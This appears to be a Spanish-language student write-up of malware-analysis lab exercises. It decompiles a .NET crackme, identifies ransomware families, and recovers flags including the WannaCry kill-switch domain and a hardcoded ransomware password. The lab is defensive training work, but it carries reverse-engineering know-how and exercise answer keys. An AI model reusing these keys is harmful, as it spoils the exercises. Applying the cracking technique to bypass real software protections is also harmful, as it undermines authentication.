

ILSpy
File View Window Help
(Default)
C#
C# 12.0 / VS 2022.8
Assemblies
button1_Click(object, EventArgs) : void
// CrackMe2, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// CrackMe2.Form1
using ...
private void button1_Click(object sender, EventArgs e)
{
string userName = Environment.UserName;
string machineName = Environment.MachineName;
_ = tbPassword.Text;
byte[] bytes = Convert.FromBase64String(elem1 + "==");
MD5 mD = MD5.Create();
byte[] bytes2 = Encoding.ASCII.GetBytes(tbPassword.Text);
byte[] first = mD.ComputeHash(bytes2);
string text = Encoding.UTF8.GetString(bytes);
string s = userName + text + machineName;
MD5 mD2 = MD5.Create();
bytes2 = Encoding.ASCII.GetBytes(s);
byte[] second = mD2.ComputeHash(bytes2);
if (first.SequenceEqual(second))
{
MessageBox.Show("Well done!!! recuerda apuntar como se genera la contraseña para las respuesta ");
}
else
{
MessageBox.Show("No no.... try again");
}
}

Con esta información, se transformó de base64 "elem1", se construyó la contraseña correcta combinando estos tres elementos y se validó que el programa daba acceso.



4. Análisis de Ransomware en ATENEA


Ejercicios Completados



Ejercicio 1

El primer ejercicio consistía en analizar una muestra de la familia GandCrab.


Flag: `gandcrab`



Ejercicio 2

El segundo desafío involucraba una muestra de Locky, otro ransomware conocido.


Flag: `locky`



Ejercicio 3

Para el tercer ejercicio se buscó en la plataforma `https://www.nomoreransom.org/` un desencriptador de Eking ransomware y no fue encontrado.


Flag: `Eking`



Ejercicio 4

Este ejercicio requería identificar una herramienta específica utilizada por el ransomware. Tras una búsqueda en `Google` , se identificó que se trataba de `vssadmin.exe` .


Flag: `vssadmin.exe`



Ejercicio 5

En este ejercicio se descargó desde `https://id-ransomware.malwarehunterteam.com/` el desencriptador de este ransomware para las versiones 1, 4 y 5, al desencriptar se encontró el texto: "DontPayRansom!!!".

Flag: `DontPayRansom!!!`



Ejercicio 6 - WANNACRY


En el último ejercicio se descargó el ransomware WannaCry, se llevó a la MV Kali y se ejecutó un comando string con grep "http" para encontrar todas las `urls` que contenía el código y entre ellas figura el dominio buscado: www.ccncertnomorecryaadrtifaderesddferrrqdfwa.com.


Flag: `www.ccncertnomorecryaadrtifaderesddferrrqdfwa.com`


5. Ransomware real en .Net

Ejercicio realizado en Windows Sandbox. Se descargó la herramienta ILSpy para desensamblar .Net. Al analizar el ransomware se notó la función del evento on_click de un botón de un formulario. En ella se hace una comparación del valor entrado en la caja de texto 1 con una función que recupera la contraseña. Al revisar dicha función se puede notar que la contraseña se encuentra en un fichero que debió ser creado previamente. Por lo tanto, se buscó entre las funciones del programa una que cree


un fichero; en ella se puede encontrar otra función que crea la contraseña. En la función `CreatePass` se puede ver hardcodeada la contraseña del ransomware. Por último, se ejecutó el ransomware en Windows Sandbox y se validó que es la contraseña correcta.






Windows Sandbox
ILSpy
File View Window Help
C#
C# 12.0 / VS 2022.8
Assemblies
label2 : Label
label3 : Label
label4 : Label
label5 : Label
label6 : Label
label7 : Label
label8 : Label
label9 : Label
label10 : Label
pictureBox1 : PictureBox
textBox1 : TextBox
Pay()
button1_Click(object, EventArgs) :
countdown_Tick(object, EventArg
CreatePath() : void
Dispose(bool) : void
GetPassword() : string
InitializeComponent() : void
